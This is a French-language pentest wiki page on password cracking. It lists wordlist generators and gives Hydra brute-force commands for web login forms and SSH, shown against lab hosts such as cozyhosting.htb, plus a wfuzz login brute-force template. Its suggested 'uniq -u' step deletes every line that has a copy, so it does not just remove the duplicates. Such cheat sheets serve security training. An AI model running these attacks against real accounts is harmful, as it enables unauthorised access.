

# [Exploitation/Cracking] Mots de passe

## Introduction

Cette page est dédiée au crackage de mots de passe avec des outils et des procédures.



## Psudohash

Cet outil permet de générer des mutations d'un mot de passe.

- <https://github.com/t3l3machus/psudohash>

```

root@t3l3machus:/opt/psudohash# ./psudohash.py -w microsoft --common-paddings-after -y 2020-2023

PSUDOHASH
by t3l3machus

[Info] Calculating output length and size...
[Warning] This operation will produce 49040640 words, 834.6 MB. Are you sure you want to proceed? [y/n]: y
[*] Mutating keyword: microsoft
├─ Producing character case-based transformations...
├─ Mutating word based on commonly used char-to-symbol and char-to-number substitutions...
├─ Appending year patterns after each word mutation...
├─ Appending common paddings after each word mutation...
└─ Done!

[Info] Completed! List saved in output.txt


root@t3l3machus:/opt/psudohash# grep 'm!Cr0sofT123' output.txt
m!Cr0sofT123
m!Cr0sofT1234
m!Cr0sofT12345
m!Cr0sofT123456
m!Cr0sofT123!@#
root@t3l3machus:/opt/psudohash# grep 'M1Cr0$of7!' output.txt
M1Cr0$of7!@#
M1Cr0$of7!@!
M1Cr0$of7!@#%$%
M1Cr0$of7!
M1Cr0$of7!!
M1Cr0$of7!!!
M1Cr0$of7!@
root@t3l3machus:/opt/psudohash#

```

# Cupp

Permet de générer des mots de passes pour cibler une personne ou une entité en établissant le profil de ce dernier.

- <https://github.com/Mebus/cupp>



# Crunch

Permet de générer des mots de passe selon un pattern et des propriétés comme une longueur spécifique ou l'utilisation de caractères spéciaux.

- <https://github.com/jim3ma/crunch>

# Hydra



Certainement le plus grand outil de brute force, il permet d'attaquer divers services et des pages de login web.

## HTTP Get

```
hydra -l $USER -P <WORDLIST> -f <TARGET> http-get-form  
"<LOGIN_URL>:<PARAMETER>=<VALUE>:S=<SUCCESS_CONDITION>" -f
```

Exemple :

```
hydra -l admin -P /resources/rockyou.txt -f cozyhosting.htb http-get-form  
"/login:username=^USER^&password=^PASS^:S=logout.php" -f
```

## HTTP Post

```
hydra -l $USER -P <WORDLIST> -f <TARGET> http-post-form <LOGIN_URL>:<PARAMETER>=<VALUE>
```

Exemple :

```
hydra -l admin -P /resources/rockyou.txt -f cozyhosting.htb http-post-form  
"/login:username=admin&password=^PASS^:Invalid username or password"
```

## SSH

```
hydra -l <USER> -P <WORDLIST> -s 22 <IP> ssh
```

Exemple :

```
hydra -l michael -P /resources/rockyou.txt -s 22 10.10.243.36 ssh
```

# WFuzz



Outil de fuzzing de sous domaines mais ausside brute force de formulaires sur des pages web.

Exemple d'utilisation pour brute force un login sur une page web :

```
wfuzz -c -z file,<WORDLIST> --hs <MOT_ECHEC_PASS_PAGE> -d "<login>=<LOGIN>&<password>=FUZZ"  
<URL>
```

## Fusionner des wordlists

Cela peut être utile lorsque vous avez générer des wordlists avec différents outils avec différents critères.

Plusieurs techniques sont possibles mais certaines sont plus optimisées.

Par ailleurs, il faut supprimer les doublons pour encore optimiser et réduire la taille de la wordlist de le temps de cracking.

## Cat

L'outil cat permet de fusionner de manière basique deux fichiers textes :

```
cat file1.txt file2.txt file3.txt > combined_list.txt
```

On peut ensuite supprimer les doublons avec la commande suivante :

```
sort combined_list.txt | uniq -u > cleaned_combined_list.txt
```

## Duplicut

Cet outil permet de fusionner vos wordlist de manière optimisée :

- <https://github.com/nil0x42/duplicut>

## Username generator

Parfois, vous n'avez pas en votre possession le nom d'utilisateur de votre cible.

Cependant, avec son nom et son prénom vous pouvez créer une wordlist grâce à Username-Anarchy :

- <https://github.com/urbanadventurer/username-anarchy>

## CeWL

Cet outil permet de générer une wordlist à partir d'un site web :

- <https://github.com/digininja/CeWL>

## Bash

Avec du scripting bash vous pouvez générer des wordlists.

Voici un exemple de script :

```
#!/bin/bash
for year in {2020..2021};
do
  for char in '!' '@' '#' '$' '%' '^' '&' '*' '(' ')';
  do
    echo "Fall${year}${char}";
  done;
done > psw.lst
```

Cette technique fonctionne bien lorsque vous avez une idée précise du pattern que doit avoir le mot de passe cible.

---

Revision #19

Created 2 September 2023 11:01:03 by Elieroc

Updated 2 April 2025 15:32:21 by Elieroc